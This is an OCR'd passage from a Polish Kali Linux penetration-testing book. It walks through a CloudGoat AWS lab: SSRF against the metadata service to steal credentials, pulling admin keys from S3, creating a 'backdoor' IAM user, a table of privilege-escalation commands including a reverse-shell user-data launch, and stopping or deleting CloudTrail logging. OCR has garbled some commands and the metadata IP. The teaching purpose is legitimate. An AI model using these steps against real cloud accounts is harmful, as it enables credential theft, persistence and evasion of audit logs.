8. Gdy mamy już publiczny adres IP, możemy uzyskać dostęp do instancji na porcie 80. W oknie przeglądarki powinieneś zobaczyć komunikat o błędzie pokazany na rysunku 8.40.
9. Teraz możemy przeskanować pozyskany adres IP za pomocą dowolnego skanera, takiego jak Nikto czy OWASP ZAP. Gdy będziemy w stanie „oszukać" aplikację internetową tak, aby w naszym imieniu wysyłała żądania HTTP do określonego adresu URL, będzie to znaczyło, że aplikacja jest podatna na ataki typu SSRF. W naszym przypadku dodanie ciągu znaków `/?url=<adres URL kontrolowany przez napastnika>` do adresu IP pozwala nam kontrolować aplikację internetową,


Rysunek 8.37. Szczegółowe informacje o wybranej funkcji lambda



Rysunek 8.38. Konfiguracja profilu AWS dla nowego klucza dostępu pozyskanego z funkcji lambda

aby wykonywała żądania HTTP w naszym imieniu. Aby uzyskać poświadczenia logowania, użyjemy wywołania funkcji interfejsu API metadanych przez dodanie adresu URL `http://168.254.169.254/latest/meta-data/iam/security/security-credentials/<nazwa pliku>` do parametru pokazanego na rysunku 8.41, co powinno spowodować pobranie tymczasowych poświadczeń, które będziemy mogli wykorzystać podczas przeprowadzania testów penetracyjnych.

Rysunek 8.39. Wyświetlanie szczegółów instancji dostępnych dla profilu lambda-solus



Rysunek 8.40. Próba dostępu do serwera na publicznym adresie IP

10. Skonfiguruj profil AWS w systemie Kali Linux poleceniem `sudo aws configure --profile ec2-temp`, jak pokazano na rysunku 8.42, upewnij się, że `aws_session_token` jest dodany do pliku *aws credentials*, a następnie wyświetl listę zasobników S3 poleceniem `sudo aws s3 ls -profile ec2-temp`. W wynikach działania tego polecenia znajdziesz zasobnik S3 o nazwie `cgsecret- s3-bucket-<losoweID>`.

Rysunek 8.41. Atak SSRF na aplikację internetową w celu pozyskania tymczasowych danych uwierzytelniających

Rysunek 8.42. Wyświetlanie listy zasobników S3 z wykorzystaniem tymczasowych poświadczeń logowania

11. Pobierzemy teraz całą zawartość tego zasobnika poleceniem `sudo aws s3 sync s3://<nazwa zasobnika><katalog><plik> lokalizacja -profile`, jak pokazano na rysunku 8.43. Świetnie! Otrzymaliśmy w ten sposób klucz dostępu i klucz tajny użytkownika o wysokich uprawnieniach. Taka sytuacja jest odpowiednikiem uzyskania dostępu do domeny na poziomie administratora podczas wewnętrznych testów penetracyjnych.

Rysunek 8.43. Pobieranie uprzywilejowanych kluczy dostępu AWS i tworzenie profilu admina

12. Po skonfigurowaniu w systemie Kali Linux AWS z profilem `ec2-admin` będziesz mógł teraz wykonywać dowolne działania w środowisku EC2. Na przykład możesz teraz wyświetlić w oknie terminala listę wszystkich użytkowników poleceniem `sudo aws iam list-users -profile ec2-admin`, jak pokazano na rysunku 8.44.

```
┌──(kali㉿kali)-[~/cloud/enumerate-iam]
└─$ sudo aws iam list-users --profile ec2-admin
{
    "Users": [
        {
            "Path": "/",
            "UserName": "cloudgoat",
            "UserId": "AIDAXFHQBHH53NY75VIQX",
            "Arn": "arn:aws:iam::492277152251:user/cloudgoat",
            "CreateDate": "2021-07-30T11:29:49Z"
        },
        {
            "Path": "/",
            "UserName": "shepard-cgid8ymltd16gu",
            "UserId": "AIDAXFHQBHH55LRLDBLEO",
            "Arn": "arn:aws:iam::492277152251:user/shepard-cgid8ymltd16gu",
            "CreateDate": "2021-08-15T14:13:06Z"
        },
        {
            "Path": "/",
            "UserName": "solus-cgid8ymltd16gu",
            "UserId": "AIDAXFHQBHH57J4ZPT6PQ",
            "Arn": "arn:aws:iam::492277152251:user/solus-cgid8ymltd16gu",
            "CreateDate": "2021-08-15T14:13:06Z"
        },
        {
            "Path": "/",
            "UserName": "wrex-cgid8ymltd16gu",
```

Rysunek 8.44. Wyświetlanie listy użytkowników z poziomu profilu admina

13. Aby wyświetlić polityki przypisane do poszczególnych użytkowników, powinieneś w oknie terminala uruchomić polecenie `sudo iam list-attacheduser- policies -username <nazwa użytkownika> --profile ec2-admin`, jak pokazano na rysunku 8.45.

```
┌──(kali㉿kali)-[~/cloud]
└─$ sudo aws iam list-attached-user-policies --user-name shepard-cgidayjqr4452k --profile ec2-admin
{
    "AttachedPolicies": [
        {
            "PolicyName": "cg-shepard-policy-cgidayjqr4452k",
            "PolicyArn": "arn:aws:iam::492277152251:policy/cg-shepard-policy-cgidayjqr4452k"
        }
    ]
}
```

Rysunek 8.45. Wyświetlanie polityki dla wybranego użytkownika

Pamiętaj, że kolejne dwa kroki opisane poniżej służą jedynie do zademonstrowania, jak z poziomu wiersza poleceń konsoli utworzyć klucz dostępu `aws iam` i konto użytkownika. Musisz mieć świadomość, że jeżeli te kroki zostaną wykonane w środowisku AWS z wdrożonym CloudGoat, to zniszczenie instancji nie będzie możliwe, ponieważ CloudGoat może usunąć tylko te spośród swoich instancji, które zostały utworzone za pomocą skryptu.

14. Teraz powinieneś być już w stanie zmienić tajny klucz każdego użytkownika. Aby to zrobić, w oknie terminala wykonaj polecenie `sudo iam createaccess- key -username <nazwa użytkownika> --region us-east-1 -profile ec2-admin`, tak jak to zostało pokazane na rysunku 8.46.

```
┌──(kali㉿kali)-[~/cloud/enumerate-iam]
└─$ sudo aws iam create-access-key --user-name shepard-cgid8ymltd16gu --region us-east-1 --profile ec2-admin
{
    "AccessKey": {
        "UserName": "shepard-cgid8ymltd16gu",
        "AccessKeyId": "AKIAXFHQBHH5SGORZX7A",
        "Status": "Active",
        "SecretAccessKey": "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",
        "CreateDate": "2021-08-15T15:43:00Z"
    }
}
```

Rysunek 8.46. Tworzenie nowego klucza dostępu dla wybranego użytkownika

15. Oprócz zmiany kluczy istniejących użytkowników możesz dodatkowo utworzyć nowe konto użytkownika, które będzie pełniło dla Ciebie funkcję tylnego wejścia (ang. *backdoor*), zapewniającego dostęp do tego środowiska. Aby to zrobić, powinieneś w oknie terminala wykonać polecenie `sudo aws iam create-user -username backdoor -profile ec2-admin`. Na ekranie zostaną wyświetlone informacje o nowo utworzonym koncie, łącznie z kluczem dostępu i kluczem tajnym, jak pokazano na rysunku 8.47.

```
┌──(kali㉿kali)-[~/cloud/enumerate-iam]
└─$ sudo aws iam create-user --user-name backdoor --profile ec2-admin
{
    "User": {
        "Path": "/",
        "UserName": "backdoor",
        "UserId": "AIDAXFHQBHH5R75YZHW6Y",
        "Arn": "arn:aws:iam::492277152251:user/backdoor",
        "CreateDate": "2021-08-15T16:14:52Z"
    }
}
```

Rysunek 8.47. Tworzenie nowego konta użytkownika pełniącego funkcję tylnego wejścia do środowiska

16. To już wszystko w tym ćwiczeniu. Możesz teraz powrócić do obrazu CloudGoat Docker i zniszczyć tę konfigurację AWS przez uruchomienie w oknie terminala polecenia `./cloudgoat.py destroy all`.

W tabeli 8.3 zamieszczono opis kilku wybranych poleceń, które możesz wykorzystać podczas przeprowadzania testów penetracyjnych chmury AWS.

Tabela 8.3. Wybrane polecenia użyteczne podczas przeprowadzania testów penetracyjnych w chmurze AWS

Opis	Przykład polecenia
Tworzy nową wersję polityki	`aws iam create-policy-version -policy-arn nazwa_polityki -policy-document file://<ścieżka>/policy.json -set-as-default`
Oznacza wybraną wersję polityki jako domyślną	`aws iam set-default-policy-version -policy-arn nazwa_polityki -version-id v2`
Tworzy instancję ES2 z użyciem istniejącego profilu	`aws ec2 run-instances -image-id ami-a4dc46db -instance-type t2.micro -iam-instance-profile Name=iam-full-access-ip -key-name my_ssh_key -security-group-ids sg-123456` `aws ec2 run-instances -image-id ami-a4dc46db -instance-type t2.micro -iam-instance-profile Name=iam-full-access-ip -user-data file://script/with/reverse/shell.sh`
Tworzy nowy klucz dostępu dla użytkownika	`aws iam create-access-key -user-name nazwa_użytkownika`
Tworzy nowy profil logowania	`aws iam create-login-profile -user-name nazwa_użytkownika -password '|[3rxYGGl3@'~68)O{,-$1B"zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}th)KZ7v?\\hq.#@dh49"=fT;\|,lyTKOLG7J[qH$LV5U<9'O~Z",jJ[iT-D^(' -no-password-reset-required`
Aktualizuje istniejący profil logowania	`aws iam update-login-profile -user-name nazwa_użytkownika -password '|[3rxYGGl3@'~68)O{,-$1B"zKejZZ.X1;6T}<XT5isoE=LB2L^G@{uK>f;/CQQeXSo>}th)KZ7v?\\hq.#@dh49"=fT;\|,lyTKOLG7J[qH$LV5U<9'O~Z",jJ[iT-D^ (' --no-password-reset-required`
Przypisuje politykę do: Użytkownika	`aws iam attach-user-policy -user-name nazwa_użytkownika -policy-arn arn aws:iam::aws:policy/AdministratorAccess`
Grupy	`aws iam attach-group-policy -group-name nazwa_grupy -policy-arn arn:aws:iam::aws:policy/AdministratorAccess`
Roli	`aws iam attach-role-policy -role-name nazwa_roli -policy-arn arn:aws:iam::aws:policy/AdministratorAccess`
Tworzy lub aktualizuje politykę dla: Użytkownika	`aws iam put-user-policy -user-name nazwa_użytkownika -policy--name nazwa_polityki -policy-document file://<ścieżka>/policy.json`
Grupy	`aws iam put-group-policy -group-name nazwa_grupy -policy-name nazwa_polityki -policy-document file://<ścieżka>/policy.json`
Roli	`aws iam put-role-policy -role-name nazwa_roli -policy-name nazwa_polityki -policydocument file://<ścieżka>/policy.json`

Tabela 8.3. Wybrane polecenia użyteczne podczas przeprowadzania testów (ciąg dalszy)

Opis	Przykład polecenia
Dodaje użytkownika do grupy	`aws iam add-user-to-group --group-name nazwa_grupy --user-name nazwa_użytkownika`
Aktualizuje ustawienie AssumeRolePolicyDocument danej roli	`aws iam update-assume-role-policy -role-name nazwa_roli -policy-document file://<ścieżka>/policy.json`
Aktualizuje kod istniejącej funkcji lambda	`aws lambda update-function-code --function-name nazwa_funkcji -zip-file fileb://<ścieżka>/kod_źródłowy.zip`

Zaciemnianie logów CloudTrail

CloudTrail to usługa w ramach chmury Amazon, która monitoruje wszelkie działania wykonywane przez użytkowników. Zakładając, że udało Ci się już uzyskać wysoko uprzywilejowany dostęp do środowiska celu, możesz modyfikować ustawienia usługi CloudTrail w następujący sposób:

1. Wyświetl informacje o ustawieniach usługi CloudTrail. Aby to zrobić, powinieneś w oknie terminala wykonać polecenie `sudo aws cloudtrail describe-details -profile <nazwa profilu>`.
2. W zależności od potrzeb możesz na przykład wybrać usunięcie ścieżek. Aby to zrobić, wykonaj polecenie `sudo aws cloudtrail delete-trail --name cloudgoat_trail --profile <nazwa profilu>`.
3. Możesz również całkowicie zatrzymać logowanie poleceniem `sudo aws cloudtrail stop-logging --name cloudgoat_trail --profile <nazwa profilu>`. Pamiętaj jednak, że wywoła to alert w GuardDuty (usłudze wykrywania zagrożeń w AWS) z informacją, że logi nie są zapisywane.

W tej sekcji na kilku praktycznych przykładach omówiliśmy kilka ważnych aspektów testów penetracyjnych w chmurze. Pentester powinien zawsze brać pod uwagę każdą infrastrukturę chmury jako część wewnętrznego lub zewnętrznego zakresu przeprowadzanych testów penetracyjnych, aby zapewnić, że cele danego zadania zostaną w pełni osiągnięte.

Podsumowanie

W tym rozdziale odbyliśmy szybką wycieczkę po różnych typach usług chmurowych i omówiliśmy kilka wybranych sposobów ataku na te usługi. Dowiedziałeś się, jak rozpoznawać i wykorzystywać niepoprawne konfiguracje zabezpieczeń usług AWS, jak wykorzystywać podatności i luki w zabezpieczeniach aplikacji internetowych poprzez logi z load balancera oraz

jak poprzez błędnie skonfigurowane zasobniki S3 uzyskać dostęp do wewnętrznych instancji EC2. Ponadto poznałeś sposoby wykorzystania przywilejów instancji do zdobycia danych uwierzytelniających bazę danych, a także dowiedziałeś się, czym są ataki typu metadata service header injection i jak w ataku SSRF utworzyć nowe konto użytkownika, które w docelowym środowisku AWS będzie odgrywało rolę backdoora. Na koniec omówiliśmy wybrane polecenia konsoli, których można użyć podczas testów penetracyjnych usług AWS.

W następnym rozdziale skupimy się na zagadnieniach związanych z omijaniem systemów NAC (ang. *Network Access Control*), oprogramowania antywirusowego, mechanizmów UAC (ang. *User Account Control*) oraz mechanizmów zabezpieczających systemu Windows. Poznasz tam również nowe zestawy narzędzi, takie jak Veil Framework i Shellter.

Chcesz bezpieczeństwa? Zrozum, jak działa napastnik!

Praca zdalna daje hakerom wiele nowych możliwości i okazji do ataków, obecnie bowiem za pośrednictwem sieci udostępnianych jest znacznie więcej poufnych informacji niż kiedykolwiek wcześniej. Test penetracyjny ma za zadanie symulować taki atak hakera napastnika. Poza skutecznością mechanizmów obronnych testy penetracyjne sprawdzają skutki fazy powłamaniowej eksploracji skompromitowanego systemu. A to pozwala na wykazanie ryzyka naruszenia bezpieczeństwa informacji, jeżeli nie zostaną podjęte odpowiednie działania. Do tych wszystkich celów świetnie nadaje się Kali — potężna dystrybucja systemu Linux, przeznaczona właśnie do przeprowadzania testów penetracyjnych, analiz informatyki śledczej i inżynierii wstecznej.

Jeśli masz już pewne umiejętności pentestera, dzięki tej książce poszerzysz swoją wiedzę o zaawansowanych narzędziach dostępnych w Kali Linux, a także nauczysz się wyrafinowanych taktyk stosowanych przez prawdziwych hakerów do atakowania sieci komputerowych. Omówiono tu różne sposoby instalowania i uruchamiania systemu Kali Linux w środowisku maszyn wirtualnych i kontenerów. Opisano też szereg zagadnień związanych z pasywnym i aktywnym rozpoznawaniem środowiska celu, w tym z używaniem skanerów podatności i modelowaniem zagrożeń. Zaprezentowano wiele zaawansowanych metod prowadzenia ataków na sieci komputerowe, urządzenia IoT, systemy wbudowane i urządzenia wykorzystujące połączenia bezprzewodowe.

Dzięki książce dowiesz się, jak:

- eksplorować sieci przewodowe i bezprzewodowe, infrastrukturę chmury i usługi internetowe
- atakować i łamać zabezpieczenia wbudowanych urządzeń peryferyjnych, Bluetooth, RFID i IoT
- skutecznie unikać wykrycia
- używać pakietów: Metasploit, PowerShell Empire i CrackMapExec
- nasłuchiwać ruch sieciowy za pomocą programów bettercap i Wireshark
- przeprowadzać ataki przy użyciu narzędzi: Metasploit, Burp Suite i OWASP ZAP

Vijay Kumar Velu

jest licencjonowanym pentesterem z kilkunastoletnim doświadczeniem w IT. Specjalizuje się w zagadnieniach informatyki śledczej, bezpieczeństwa ofensywnego i reagowania na incydenty bezpieczeństwa. Posiada wiele certyfikatów bezpieczeństwa, w tym Certified Ethical Hacker, EC-council Certified Security Analyst i Computer Hacking Forensics Investigator. Jest autorem książek, prelegentem i blogerem. Mieszka w Londynie.

Helion
helion.pl
HELION SA
ul. Kościuszki 1c
44-100 Gliwice
tel.: 32 230 98 63
helion@helion.pl
KOD KORZYŚCI
Sięgnij po więcej!
ISBN 978-83-283-9629-6
9 788328 396296
Cena: 99,00 zł
Packt